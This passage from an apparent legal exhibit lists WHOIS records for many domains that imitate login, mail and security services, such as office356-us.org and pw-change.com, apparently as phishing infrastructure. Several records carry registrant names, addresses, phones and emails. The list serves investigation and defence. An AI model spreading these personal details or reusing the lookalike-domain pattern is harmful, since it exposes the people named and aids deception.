	<p>Registrant Postal Code: GDPR Masked Registrant Country: BG Registrant Phone: +GDPR Masked.GDPR Masked Registrant Phone Ext: Registrant Fax: +GDPR Masked.GDPR Masked Registrant Fax Ext: Registrant Email: gdpr-masking@gdpr-masked.com Registry Admin ID: Not Available From Registry DNSSEC: Unsigned Registrar Abuse Contact Email: abuse-contact@publicdomainregistry.com Registrar Abuse Contact Phone: +1.2013775952 URL of the ICANN WHOIS Data Problem Reporting System: http://wdprs.internic.net/</p>
NIDLOGON.COM	<p>Domain Name: NIDLOGON.COM Registry Domain ID: 2408923714_DOMAIN_COM-VRSN Registrar WHOIS Server: whois.publicdomainregistry.com Registrar URL: www.publicdomainregistry.com Updated Date: 2019-09-01T02:18:08Z Creation Date: 2019-07-03T00:55:07Z Registrar Registration Expiration Date: 2020-07-03T00:55:07Z Registrar: PDR Ltd. d/b/a PublicDomainRegistry.com Registrar IANA ID: 303 Domain Status: clientTransferProhibited https://icann.org/ep#clientTransferProhibited Registry Registrant ID: Not Available From Registry Registrant Name: GDPR Masked Registrant Organization: GDPR Masked Registrant Street: GDPR Masked GDPR Masked GDPR Masked Registrant City: GDPR Masked Registrant State/Province: Sofia Registrant Postal Code: GDPR Masked Registrant Country: BG Registrant Phone: +GDPR Masked.GDPR Masked Registrant Phone Ext: Registrant Fax: +GDPR Masked.GDPR Masked Registrant Fax Ext: Registrant Email: gdpr-masking@gdpr-masked.com DNSSEC: Unsigned Registrar Abuse Contact Email: abuse-contact@publicdomainregistry.com Registrar Abuse Contact Phone: +1.2013775952 URL of the ICANN WHOIS Data Problem Reporting System: http://wdprs.internic.net/</p>
DROG-SERVICE.COM	<p>Domain Name: drog-service.com Registry Domain ID: 2354166742_DOMAIN_COM-VRSN Registrar WHOIS Server: whois.discount-domain.com Registrar URL: http://www.onamae.com</p>

Updated Date: 2019-08-22T10:38:00Z
 Creation Date: 2019-01-21T06:54:11Z
 Registrar Registration Expiration Date: 2020-01-21T06:54:10Z
 Registrar: GMO INTERNET, INC.
 Registrar IANA ID: 49
 Registrar Abuse Contact Email: abuse@gmo.jp
 Registrar Abuse Contact Phone: +81.337709199
 Domain Status: ok <https://icann.org/epp#ok>
 Registry Registrant ID: Not Available From Registry
 Registrant Name: Youichi Takagi
 Registrant Organization: Tokyo University
 Registrant Street: 5-42-3 Kamitakada
 Registrant City: Nakano-ku
 Registrant State/Province: Tokyo
 Registrant Postal Code: 164-0002
 Registrant Country: JP
 Registrant Phone: +81.333883756
 Registrant Email: okonoki_masao@yahoo.co.jp
 DNSSEC: unsigned
 URL of the ICANN WHOIS Data Problem Reporting System: <http://wdprs.internic.net/>

.CLUB DOMAINS

Registry

.Club Domains, LLC
100 SE 3rd Ave. Suite 1310
Fort Lauderdale, FL 33394
United States

PIECEVIEW.CLUB

Domain Name: pieceview.club
 Registry Domain ID: D16836326510B489DBF551C1951961BB4-NSR
 Registrar WHOIS Server: whois.discount-domain.com
 Registrar URL: whois.discount-domain.com
 Updated Date: 2019-08-30T11:13:29Z
 Creation Date: 2019-06-01T01:45:48Z
 Registry Expiry Date: 2020-06-01T01:45:48Z
 Registrar: GMO Internet, Inc. d/b/a Onamae.com
 Registrar IANA ID: 49
 Registrar Abuse Contact Email: abuse@gmo.jp
 Registrar Abuse Contact Phone:
 Domain Status: clientHold <https://icann.org/epp#clientHold>
 Registrant Organization: Personal
 Registrant State/Province: Kumamoto
 Registrant Country: JP
 Registrant Email: Please query the RDDS service of the Registrar of Record identified in this output for information on ho

w to contact the Registrant, Admin, or Tech contact of the queried domain name.
 DNSSEC: unsigned
 URL of the ICANN Whois Inaccuracy Complaint Form: <http://www.icann.org/wicf/>

.INFO, .MOBI DOMAINS

Registry

Afilias, Inc.
300 Welsh Road
Building 3, Suite 105
Horsham, PA 19044
United States

MAI1.INFO	<p>Domain Name: MAI1.INFO Registry Domain ID: D503300000533250566-LRMS Registrar WHOIS Server: Registrar URL: www.onamae.com Updated Date: 2019-08-30T11:13:25Z Creation Date: 2019-01-31T01:36:44Z Registry Expiry Date: 2020-01-31T01:36:44Z Registrar Registration Expiration Date: Registrar: GMO Internet, Inc. d/b/a Onamae.com Registrar IANA ID: 49 Registrar Abuse Contact Email: abuse@gmo.jp Registrar Abuse Contact Phone: +81.337709199 Reseller: Domain Status: ok https://icann.org/epp#ok Registrant Organization: Personal Registrant State/Province: Tokyo Registrant Country: JP Name Server: NS4.VALUE-DOMAIN.COM Name Server: NS5.VALUE-DOMAIN.COM DNSSEC: unsigned URL of the ICANN Whois Inaccuracy Complaint Form is http://www.icann.org/wicf/</p> <p>The Registrar of Record identified in this output may have an RDDS service that can be queried for additional information on how to contact the Registrant, Admin, or Tech contact of the queried domain name.</p>
COM-SERVICEROUND.INFO	<p>Domain Name: COM-SERVICEROUND.INFO Registry Domain ID: D503300001182076279-LRMS Registrar WHOIS Server: whois.publicdomainregistry.com Registrar URL: http://publicdomainregistry.com/whois Updated Date: 2019-11-08T03:24:08Z Creation Date: 2019-10-24T00:42:07Z Registry Expiry Date: 2020-10-24T00:42:07Z Registrar Registration Expiration Date:</p>

	<p>Registrar: PDR Ltd. d/b/a PublicDomainRegistry.com Registrar IANA ID: 303 Registrar Abuse Contact Email: abuse-contact@publicdomainregistry.com Registrar Abuse Contact Phone: +1.2013775952 Reseller: Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited Domain Status: serverTransferProhibited https://icann.org/epp#serverTransferProhibited Registrant Organization: GDPR Masked Registrant State/Province: GDPR Masked Registrant Country: US Name Server: NS1.VERIFICATION-HOLD.SUSPENDED-DOMAIN.COM Name Server: NS2.VERIFICATION-HOLD.SUSPENDED-DOMAIN.COM DNSSEC: unsigned URL of the ICANN Whois Inaccuracy Complaint Form is https://www.icann.org/wicf/</p> <p>The Registrar of Record identified in this output may have an RDDS service that can be queried for additional information on how to contact the Registrant, Admin, or Tech contact of the queried domain name.</p>
REVIEWER.MOBI	<p>Domain Name: REVIEWER.MOBI Registry Domain ID: D503300001182151603-LRMS Registrar WHOIS Server: whois.publicdomainregistry.com Registrar URL: http://publicdomainregistry.com/whois Updated Date: 2019-12-03T23:47:23Z Creation Date: 2019-11-01T08:32:15Z Registry Expiry Date: 2020-11-01T08:32:15Z Registrar Registration Expiration Date: Registrar: PDR Ltd. d/b/a PublicDomainRegistry.com Registrar IANA ID: 303 Registrar Abuse Contact Email: abuse-contact@publicdomainregistry.com Registrar Abuse Contact Phone: +1.2013775952 Reseller: Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited Domain Status: serverHold https://icann.org/epp#serverHold Domain Status: serverTransferProhibited https://icann.org/epp#serverTransferProhibited Registrant Organization: GDPR Masked Registrant State/Province: GDPR Masked Registrant Country: US Name Server: NS31.CLOUDNS.NET Name Server: NS32.CLOUDNS.NET Name Server: NS33.CLOUDNS.NET</p>

	<p>Name Server: NS34.CLOUDNS.NET DNSSEC: unsigned URL of the ICANN Whois Inaccuracy Complaint Form is https://www.icann.org/wicf/ The Registrar of Record identified in this output may have an RDDS service that can be queried for additional information on how to contact the Registrant, Admin, or Tech contact of the queried domain name.</p>
--	--

EXHIBIT 1

APPENDIX A**.ORG DOMAINS****Registry****Public Interest Registry (PIR)****1775 Wiehle Avenue****Suite 200****Reston Virginia 20190****United States**

OFFICE356-US.ORG	Domain Name: OFFICE356-US.ORG Registry Domain ID: D402200000005189950-LROR Registrar WHOIS Server: whois.lapi.net Registrar URL: http://www.lapi.net Updated Date: 2019-02-15T01:32:18Z Creation Date: 2018-02-14T08:17:06Z Registry Expiry Date: 2020-02-14T08:17:06Z Registrar Registration Expiration Date: Registrar: 1API GmbH Registrar IANA ID: 1387 Registrar Abuse Contact Email: abuse@lapi.net Registrar Abuse Contact Phone: +49.68416984200 Reseller: Domain Status: clientTransferProhibited https://icann.org/ep#clientTransferProhibited Registrant Organization: MS Registrant State/Province: 1 Registrant Country: US Name Server: NS120.TRUEHOSTER.NET Name Server: NS121.TRUEHOSTER.NET DNSSEC: unsigned URL of the ICANN Whois Inaccuracy Complaint Form https://www.icann.org/wicf/ >>> Last update of WHOIS database: 2019-12-06T19:24:50Z <<<
SMTPER.ORG	Domain Name: SMTPER.ORG Registry Domain ID: D402200000011172427-LROR Registrar WHOIS Server: whois.publicdomainregistry.com Registrar URL: http://www.publicdomainregistry.com Updated Date: 2019-10-14T03:49:24Z Creation Date: 2019-08-14T08:16:10Z Registry Expiry Date: 2020-08-14T08:16:10Z Registrar Registration Expiration Date: Registrar: PDR Ltd. d/b/a PublicDomainRegistry.com Registrar IANA ID: 303 Registrar Abuse Contact Email: abuse-contact@publicdomainregistry.com Registrar Abuse Contact Phone: +1.2013775952

	Reseller: Domain Status: clientTransferProhibited https://icann.org/ep#clientTransferProhibited Registrant Organization: GDPR Masked Registrant State/Province: GDPR Masked Registrant Country: US Name Server: NS31.CLOUDNS.NET Name Server: NS32.CLOUDNS.NET Name Server: NS33.CLOUDNS.NET Name Server: NS34.CLOUDNS.NET DNSSEC: unsigned URL of the ICANN Whois Inaccuracy Complaint Form https://www.icann.org/wicf/
--	--

.BIZ DOMAINS**Registry**

NeuStar, Inc.
21575 Ridgetop Circle
Sterling, VA 20166

SEOULHOBI.BIZ	Domain Name: seoulhobi.biz Registry Domain ID: D3ADAE10C8D8E44B88339582227E F9FDE-NSR Registrar WHOIS Server: whois.publicdomainregistry.com Registrar URL: publicdomainregistry.com Updated Date: 2019-03-12T15:05:00Z Creation Date: 2019-02-24T17:44:17Z Registry Expiry Date: 2020-02-24T17:44:17Z Registrar: PDR Ltd. d/b/a PublicDomainRegistry.com Registrar IANA ID: 303 Registrar Abuse Contact Email: abuse-contact@publicdomainregistry.com Registrar Abuse Contact Phone: +1.2013775952 Domain Status: clientTransferProhibited https://icann.org/ep#clientTransferProhibited Registrant Organization: N/A Registrant State/Province: Hikari Registrant Country: JP Registrant Email: Please query the RDDS service of the Registrar of Record identified in this output for information on how to contact the Registrant, Admin, or Tech contact of the queried domain name. DNSSEC: unsigned URL of the ICANN Whois Inaccuracy Complaint Form: https://www.icann.org/wicf/
---------------	---

.CASH DOMAINS

Registry

**Binky Moon, LLC
Donuts Inc.
5808 Lake Washington Blvd NE, Suite 300
Kirkland, WA 98033**

READER.CASH	<p>Domain Name: reader.cash Registry Domain ID: 380312f8fcc340edbc1803c144d5b363-DONUTS Registrar WHOIS Server: whois.PublicDomainRegistry.com Registrar URL: http://www.PublicDomainRegistry.com Updated Date: 2019-11-18T08:51:21Z Creation Date: 2019-11-01T08:32:05Z Registry Expiry Date: 2020-11-01T08:32:05Z Registrar: PDR Ltd. d/b/a PublicDomainRegistry.com Registrar IANA ID: 303 Registrar Abuse Contact Email: abuse-contact@publicdomainregistry.com Registrar Abuse Contact Phone: +91.2230797500 Domain Status: clientTransferProhibited https://icann.org/ep#clientTransferProhibited Registry Registrant ID: REDACTED FOR PRIVACY Registrant Name: REDACTED FOR PRIVACY Registrant Organization: GDPR Masked Registrant Street: REDACTED FOR PRIVACY Registrant City: REDACTED FOR PRIVACY Registrant State/Province: GDPR Masked Registrant Postal Code: REDACTED FOR PRIVACY Registrant Country: US Registrant Phone: REDACTED FOR PRIVACY Registrant Phone Ext: REDACTED FOR PRIVACY Registrant Fax: REDACTED FOR PRIVACY Registrant Fax Ext: REDACTED FOR PRIVACY Registrant Email: Please query the RDDS service of the Registrar of Record identified in this output for information on how to contact the Registrant, Admin, or Tech contact of the queried domain name. DNSSEC: unsigned URL of the ICANN Whois Inaccuracy Complaint Form: https://www.icann.org/wicf/</p>
-------------	---

.COM, .NET DOMAINS

Registry**VeriSign, Inc.****VeriSign Information Services, Inc.****12061 Bluemont Way****Reston Virginia 20190****United States**

HOTRNALL.COM	Domain Name: hotrnall.com Registry Domain ID: 2346795666_DOMAIN_COM-VRSN Registrar WHOIS Server: whois.discount-domain.com Registrar URL: http://www.onamae.com Updated Date: 2019-08-30T17:31:18Z Creation Date: 2018-12-26T00:34:31Z Registrar Registration Expiration Date: 2019-12-26T00:34:31Z Registrar: GMO INTERNET, INC. Registrar IANA ID: 49 Registrar Abuse Contact Email: abuse@gmo.jp Registrar Abuse Contact Phone: +81.337709199 Domain Status: ok https://icann.org/epp#ok Registry Registrant ID: Not Available From Registry Registrant Name: Kurokawa Tomoko Registrant Organization: Personal Registrant Street: 5-3-6 Akasaka Registrant City: Minato-ku Registrant State/Province: Tokyo Registrant Postal Code: 106-8006 Registrant Country: JP Registrant Phone: +81.355713191 Registrant Phone Ext: Registrant Fax: +81.355712051 Registrant Fax Ext: Registrant Email: tang_guanghui@hotmail.com Registry Admin ID: Not Available From Registry Admin Name: Kurokawa Tomoko Admin Organization: Personal Admin Street: 5-3-6 Akasaka Admin City: Minato-ku Admin State/Province: Tokyo Admin Postal Code: 106-8006 Admin Country: JP Admin Phone: +81.355713191 Admin Phone Ext: Admin Fax: +81.355712051 Admin Fax Ext: Admin Email: tang_guanghui@hotmail.com Registry Tech ID: Not Available From Registry Tech Name: Kurokawa Tomoko Tech Organization: Personal
--------------	---

Tech Street: 5-3-6 Akasaka
 Tech City: Minato-ku
 Tech State/Province: Tokyo
 Tech Postal Code: 106-8006
 Tech Country: JP
 Tech Phone: +81.355713191
 Tech Phone Ext:
 Tech Fax: +81.355712051
 Tech Fax Ext:
 Tech Email: tang_guanghui@hotmail.com
 Name Server: ns4.value-domain.com
 Name Server: ns5.value-domain.com
 DNSSEC: unsigned
 URL of the ICANN WHOIS Data Problem Reporting
 System: <http://wdprs.internic.net/>
 >>> Last update of WHOIS database: 2019-08-
 30T17:31:18Z <<< Domain Name: hotrnall.com
 Registry Domain ID: 2346795666_DOMAIN_COM-VRSN
 Registrar WHOIS Server: whois.discount-domain.com
 Registrar URL: <http://www.onamae.com>
 Updated Date: 2019-08-30T17:31:18Z
 Creation Date: 2018-12-26T00:34:31Z
 Registrar Registration Expiration Date: 2019-12-
 26T00:34:31Z
 Registrar: GMO INTERNET, INC.
 Registrar IANA ID: 49
 Registrar Abuse Contact Email: abuse@gmo.jp
 Registrar Abuse Contact Phone: +81.337709199
 Domain Status: ok <https://icann.org/epp#ok>
 Registry Registrant ID: Not Available From Registry
 Registrant Name: Kurokawa Tomoko
 Registrant Organization: Personal
 Registrant Street: 5-3-6 Akasaka
 Registrant City: Minato-ku
 Registrant State/Province: Tokyo
 Registrant Postal Code: 106-8006
 Registrant Country: JP
 Registrant Phone: +81.355713191
 Registrant Phone Ext:
 Registrant Fax: +81.355712051
 Registrant Fax Ext:
 Registrant Email: tang_guanghui@hotmail.com
 Registry Admin ID: Not Available From Registry
 Admin Name: Kurokawa Tomoko
 Admin Organization: Personal
 Admin Street: 5-3-6 Akasaka
 Admin City: Minato-ku
 Admin State/Province: Tokyo
 Admin Postal Code: 106-8006
 Admin Country: JP

	Admin Phone: +81.355713191 Admin Phone Ext: Admin Fax: +81.355712051 Admin Fax Ext: Admin Email: tang_guanghui@hotmail.com Registry Tech ID: Not Available From Registry Tech Name: Kurokawa Tomoko Tech Organization: Personal Tech Street: 5-3-6 Akasaka Tech City: Minato-ku Tech State/Province: Tokyo Tech Postal Code: 106-8006 Tech Country: JP Tech Phone: +81.355713191 Tech Phone Ext: Tech Fax: +81.355712051 Tech Fax Ext: Tech Email: tang_guanghui@hotmail.com Name Server: ns4.value-domain.com Name Server: ns5.value-domain.com DNSSEC: unsigned URL of the ICANN WHOIS Data Problem Reporting System: http://wdprs.internic.net/
SEC-LIVE.COM	Domain Name: sec-live.com Registry Domain ID: 2345629507_DOMAIN_COM-VRSN Registrar WHOIS Server: whois.discount-domain.com Registrar URL: http://www.onamae.com Updated Date: 2019-08-30T17:16:09Z Creation Date: 2018-12-22T08:47:19Z Registrar Registration Expiration Date: 2019-12-22T08:47:19Z Registrar: GMO INTERNET, INC. Registrar IANA ID: 49 Registrar Abuse Contact Email: abuse@gmo.jp Registrar Abuse Contact Phone: +81.337709199 Domain Status: ok https://icann.org/epp#ok Registry Registrant ID: Not Available From Registry Registrant Name: Kurokawa Tomoko Registrant Organization: Personal Registrant Street: 5-3-6 Akasaka Registrant City: Minato-ku Registrant State/Province: Tokyo Registrant Postal Code: 106-8006 Registrant Country: JP Registrant Phone: +81.355713191 Registrant Phone Ext: Registrant Fax: +81.355712051 Registrant Fax Ext: Registrant Email: tang_guanghui@hotmail.com Registry Admin ID: Not Available From Registry

	Admin Name: Kurokawa Tomoko Admin Organization: Personal Admin Street: 5-3-6 Akasaka Admin City: Minato-ku Admin State/Province: Tokyo Admin Postal Code: 106-8006 Admin Country: JP Admin Phone: +81.355713191 Admin Phone Ext: Admin Fax: +81.355712051 Admin Fax Ext: Admin Email: tang_guanghui@hotmail.com Registry Tech ID: Not Available From Registry Tech Name: Kurokawa Tomoko Tech Organization: Personal Tech Street: 5-3-6 Akasaka Tech City: Minato-ku Tech State/Province: Tokyo Tech Postal Code: 106-8006 Tech Country: JP Tech Phone: +81.355713191 Tech Phone Ext: Tech Fax: +81.355712051 Tech Fax Ext: Tech Email: tang_guanghui@hotmail.com Name Server: ns4.value-domain.com Name Server: ns5.value-domain.com DNSSEC: unsigned URL of the ICANN WHOIS Data Problem Reporting System: http://wdprs.internic.net/
RNAIL.COM	Domain Name: RNAIL.COM Registry Domain ID: 2395465199_DOMAIN_COM-VRSN Registrar WHOIS Server: whois.publicdomainregistry.com Registrar URL: www.publicdomainregistry.com Updated Date: 2019-07-27T02:16:51Z Creation Date: 2019-05-27T02:59:08Z Registrar Registration Expiration Date: 2020-05-27T02:59:08Z Registrar: PDR Ltd. d/b/a PublicDomainRegistry.com Registrar IANA ID: 303 Domain Status: clientTransferProhibited https://icann.org/ep#clientTransferProhibited Registry Registrant ID: Not Available From Registry Registrant Name: DongIl Song Registrant Organization: MobileProtect Registrant Street: 25 Seonhwa-ro 20-gil Jillyang-eup Registrant City: Gyeongsan-si Registrant State/Province: Gyeongsangbuk-do Registrant Postal Code: 38492 Registrant Country: KR

	<p>Registrant Phone: +82.01033988890 Registrant Email: bitcoin024@hanmail.net Registry Admin ID: Not Available From Registry DNSSEC: Unsigned Registrar Abuse Contact Email: abuse-contact@publicdomainregistry.com Registrar Abuse Contact Phone: +1.2013775952 URL of the ICANN WHOIS Data Problem Reporting System: http://wdprs.internic.net/</p>
RNAILM.COM	<p>Domain Name: RNAILM.COM Registry Domain ID: 2358789139_DOMAIN_COM-VRSN Registrar WHOIS Server: whois.publicdomainregistry.com Registrar URL: www.publicdomainregistry.com Updated Date: 2019-04-09T02:17:00Z Creation Date: 2019-02-07T06:31:49Z Registrar Registration Expiration Date: 2020-02-07T06:31:49Z Registrar: PDR Ltd. d/b/a PublicDomainRegistry.com Registrar IANA ID: 303 Domain Status: clientTransferProhibited https://icann.org/ep#clientTransferProhibited Registry Registrant ID: Not Available From Registry Registrant Name: Annie Cho Registrant Organization: CoinWallet Registrant Street: 13535 UNION VILLAGE CIR Registrant City: Clifton Registrant State/Province: Virginia Registrant Postal Code: 20124 Registrant Country: US Registrant Phone: +1.8055678218 Registrant Email: bitcoin025@hanmail.net Registry Admin ID: Not Available From Registry DNSSEC: Unsigned Registrar Abuse Contact Email: abuse-contact@publicdomainregistry.com Registrar Abuse Contact Phone: +1.2013775952 URL of the ICANN WHOIS Data Problem Reporting System: http://wdprs.internic.net/</p>
SECURITYPROCESSING.COM	<p>Domain Name: SECURITYPROCESSING.COM Registry Domain ID: 2371156493_DOMAIN_COM-VRSN Registrar WHOIS Server: whois.publicdomainregistry.com Registrar URL: www.publicdomainregistry.com Updated Date: 2019-05-20T02:18:04Z Creation Date: 2019-03-20T07:29:16Z Registrar Registration Expiration Date: 2020-03-20T07:29:16Z Registrar: PDR Ltd. d/b/a PublicDomainRegistry.com Registrar IANA ID: 303 Domain Status: clientTransferProhibited https://icann.org/ep#clientTransferProhibited</p>

	<p>Registry Registrant ID: Not Available From Registry Registrant Name: GDPR Masked Registrant Organization: GDPR Masked Registrant Street: GDPR Masked GDPR Masked GDPR Masked Registrant City: GDPR Masked Registrant State/Province: Sofia Registrant Postal Code: GDPR Masked Registrant Country: BG Registrant Phone: +GDPR Masked.GDPR Masked Registrant Phone Ext: Registrant Fax: +GDPR Masked.GDPR Masked Registrant Fax Ext: Registrant Email: gdpr-masking@gdpr-masked.com DNSSEC: Unsigned Registrar Abuse Contact Email: abuse-contact@publicdomainregistry.com Registrar Abuse Contact Phone: +1.2013775952 URL of the ICANN WHOIS Data Problem Reporting System: http://wdprs.internic.net/</p>
SECURITEDMODE.COM	<p>Domain Name: SECURITEDMODE.COM Registry Domain ID: 2371156536_DOMAIN_COM-VRSN Registrar WHOIS Server: whois.publicdomainregistry.com Registrar URL: www.publicdomainregistry.com Updated Date: 2019-05-20T02:18:05Z Creation Date: 2019-03-20T07:29:59Z Registrar Registration Expiration Date: 2020-03-20T07:29:59Z Registrar: PDR Ltd. d/b/a PublicDomainRegistry.com Registrar IANA ID: 303 Domain Status: clientTransferProhibited https://icann.org/ep#clientTransferProhibited Registry Registrant ID: Not Available From Registry Registrant Name: GDPR Masked Registrant Organization: GDPR Masked Registrant Street: GDPR Masked GDPR Masked GDPR Masked Registrant City: GDPR Masked Registrant State/Province: Sofia Registrant Postal Code: GDPR Masked Registrant Country: BG Registrant Phone: +GDPR Masked.GDPR Masked Registrant Phone Ext: Registrant Fax: +GDPR Masked.GDPR Masked Registrant Fax Ext: Registrant Email: gdpr-masking@gdpr-masked.com DNSSEC: Unsigned Registrar Abuse Contact Email: abuse-contact@publicdomainregistry.com Registrar Abuse Contact Phone: +1.2013775952</p>

	URL of the ICANN WHOIS Data Problem Reporting System: http://wdprs.internic.net/
SECURITYTINGMAIL.COM	<p> Domain Name: SECURITYTINGMAIL.COM Registry Domain ID: 2371156527_DOMAIN_COM-VRSN Registrar WHOIS Server: whois.publicdomainregistry.com Registrar URL: www.publicdomainregistry.com Updated Date: 2019-05-20T02:18:02Z Creation Date: 2019-03-20T07:29:50Z Registrar Registration Expiration Date: 2020-03-20T07:29:50Z Registrar: PDR Ltd. d/b/a PublicDomainRegistry.com Registrar IANA ID: 303 Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited Registry Registrant ID: Not Available From Registry Registrant Name: GDPR Masked Registrant Organization: GDPR Masked Registrant Street: GDPR Masked GDPR Masked GDPR Masked Registrant City: GDPR Masked Registrant State/Province: Sofia Registrant Postal Code: GDPR Masked Registrant Country: BG Registrant Phone: +GDPR Masked.GDPR Masked Registrant Phone Ext: Registrant Fax: +GDPR Masked.GDPR Masked Registrant Fax Ext: Registrant Email: gdpr-masking@gdpr-masked.com DNSSEC: Unsigned Registrar Abuse Contact Email: abuse-contact@publicdomainregistry.com Registrar Abuse Contact Phone: +1.2013775952 URL of the ICANN WHOIS Data Problem Reporting System: http://wdprs.internic.net/ </p>
SET-LOGIN.COM	<p> Domain Name: set-login.com Registry Domain ID: 2360933211_DOMAIN_COM-VRSN Registrar WHOIS Server: whois.discount-domain.com Registrar URL: http://www.onamae.com Updated Date: 2019-08-30T17:25:43Z Creation Date: 2019-02-15T07:54:55Z Registrar Registration Expiration Date: 2020-02-15T07:54:57Z Registrar: GMO INTERNET, INC. Registrar IANA ID: 49 Registrar Abuse Contact Email: abuse@gmo.jp Registrar Abuse Contact Phone: +81.337709199 Domain Status: ok https://icann.org/epp#ok Registry Registrant ID: Not Available From Registry Registrant Name: naoki yamada Registrant Organization: Personal </p>

	<p>Registrant Street: 4-32 Nishirokugo Registrant City: Ota-ku Registrant State/Province: Tokyo Registrant Postal Code: 144-0056 Registrant Country: JP Registrant Phone: +81.337396567 Registrant Email: satoshiman0088@gmail.com DNSSEC: unsigned URL of the ICANN WHOIS Data Problem Reporting System: http://wdprs.internic.net/</p>
USRCHECKING.COM	<p>Domain Name: USRCHECKING.COM Registry Domain ID: 2371156468_DOMAIN_COM-VRSN Registrar WHOIS Server: whois.publicdomainregistry.com Registrar URL: www.publicdomainregistry.com Updated Date: 2019-05-20T02:18:06Z Creation Date: 2019-03-20T07:29:07Z Registrar Registration Expiration Date: 2020-03-20T07:29:07Z Registrar: PDR Ltd. d/b/a PublicDomainRegistry.com Registrar IANA ID: 303 Domain Status: clientTransferProhibited https://icann.org/ep#clientTransferProhibited Registry Registrant ID: Not Available From Registry Registrant Name: GDPR Masked Registrant Organization: GDPR Masked Registrant Street: GDPR Masked GDPR Masked GDPR Masked Registrant City: GDPR Masked Registrant State/Province: Sofia Registrant Postal Code: GDPR Masked Registrant Country: BG Registrant Phone: +GDPR Masked.GDPR Masked Registrant Phone Ext: Registrant Fax: +GDPR Masked.GDPR Masked Registrant Fax Ext: Registrant Email: gdpr-masking@gdpr-masked.com DNSSEC: Unsigned Registrar Abuse Contact Email: abuse-contact@publicdomainregistry.com Registrar Abuse Contact Phone: +1.2013775952 URL of the ICANN WHOIS Data Problem Reporting System: http://wdprs.internic.net/</p>
PW-CHANGE.COM	<p>Domain Name: PW-CHANGE.COM Registry Domain ID: 2371470962_DOMAIN_COM-VRSN Registrar WHOIS Server: whois.publicdomainregistry.com Registrar URL: www.publicdomainregistry.com Updated Date: 2019-05-20T02:25:23Z Creation Date: 2019-03-21T02:09:48Z Registrar Registration Expiration Date: 2020-03-21T02:09:48Z</p>

	<p>Registrar: PDR Ltd. d/b/a PublicDomainRegistry.com Registrar IANA ID: 303 Domain Status: clientTransferProhibited https://icann.org/ep#clientTransferProhibited Registry Registrant ID: Not Available From Registry Registrant Name: ALEXEY IGORIEVICH PECHENOV Registrant Organization: Registrant Street: Moscow Region, Solnechnogorsk-30, ul. Tsentralnaya 28 Registrant City: Moscow Registrant State/Province: Moscow Registrant Postal Code: 141530 Registrant Country: RU Registrant Phone: +7.9773177182 Registrant Email: noreplygooqlesender@gmail.com DNSSEC: Unsigned Registrar Abuse Contact Email: abuse-contact@publicdomainregistry.com Registrar Abuse Contact Phone: +1.2013775952 URL of the ICANN WHOIS Data Problem Reporting System: http://wdprs.internic.net/</p>
APP-WALLET.COM	<p>Domain Name: APP-WALLET.COM Registry Domain ID: 2335434562_DOMAIN_COM-VRSN Registrar WHOIS Server: whois.publicdomainregistry.com Registrar URL: www.publicdomainregistry.com Updated Date: 2019-11-22T08:44:07Z Creation Date: 2018-11-22T07:26:56Z Registrar Registration Expiration Date: 2019-11-22T07:26:56Z Registrar: PDR Ltd. d/b/a PublicDomainRegistry.com Registrar IANA ID: 303 Domain Status: clientTransferProhibited https://icann.org/ep#clientTransferProhibited Registry Registrant ID: Not Available From Registry Registrant Name: Annie Cho Registrant Organization: CoinWallet Registrant Street: 13535 UNION VILLAGE CIR Registrant City: Clifton Registrant State/Province: Virginia Registrant Postal Code: 20124 Registrant Country: US Registrant Phone: +1.8055678218 Registrant Email: bitcoin025@hanmail.net DNSSEC: Unsigned Registrar Abuse Contact Email: abuse-contact@publicdomainregistry.com Registrar Abuse Contact Phone: +1.2013775952 URL of the ICANN WHOIS Data Problem Reporting System: http://wdprs.internic.net/</p>

BIGWNET.COM	<p> Domain Name: bigwnet.com Registry Domain ID: 2351682947_DOMAIN_COM-VRSN Registrar WHOIS Server: whois.discount-domain.com Registrar URL: http://www.onamae.com Updated Date: 2019-08-30T17:31:28Z Creation Date: 2019-01-12T02:32:17Z Registrar Registration Expiration Date: 2020-01-12T02:32:16Z Registrar: GMO INTERNET, INC. Registrar IANA ID: 49 Registrar Abuse Contact Email: abuse@gmo.jp Registrar Abuse Contact Phone: +81.337709199 Domain Status: ok https://icann.org/epp#ok Registry Registrant ID: Not Available From Registry Registrant Name: Yoichi Shimada Registrant Organization: Personal Registrant Street: 1-1301 Saburomaru Registrant City: Fukui-shi Registrant State/Province: Fukui Registrant Postal Code: 910-0033 Registrant Country: JP Registrant Phone: +81.776281905 Registrant Email: pigcoin2020@hotmail.com DNSSEC: unsigned URL of the ICANN WHOIS Data Problem Reporting System: http://wdprs.internic.net/ </p>
BITWOLL.COM	<p> Domain Name: BITWOLL.COM Registry Domain ID: 2440667088_DOMAIN_COM-VRSN Registrar WHOIS Server: whois.publicdomainregistry.com Registrar URL: www.publicdomainregistry.com Updated Date: 2019-10-06T02:18:08Z Creation Date: 2019-10-06T02:18:07Z Registrar Registration Expiration Date: 2020-10-06T02:18:07Z Registrar: PDR Ltd. d/b/a PublicDomainRegistry.com Registrar IANA ID: 303 Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited Registry Registrant ID: Not Available From Registry Registrant Name: GDPR Masked Registrant Organization: GDPR Masked Registrant Street: GDPR Masked GDPR Masked GDPR Masked Registrant City: GDPR Masked Registrant State/Province: Sofia Registrant Postal Code: GDPR Masked Registrant Country: BG Registrant Phone: +GDPR Masked.GDPR Masked Registrant Phone Ext: Registrant Fax: +GDPR Masked.GDPR Masked </p>

	<p>Registrant Fax Ext: Registrant Email: gdpr-masking@gdpr-masked.com DNSSEC: Unsigned Registrar Abuse Contact Email: abuse-contact@publicdomainregistry.com Registrar Abuse Contact Phone: +1.2013775952 URL of the ICANN WHOIS Data Problem Reporting System: http://wdprs.internic.net/</p>
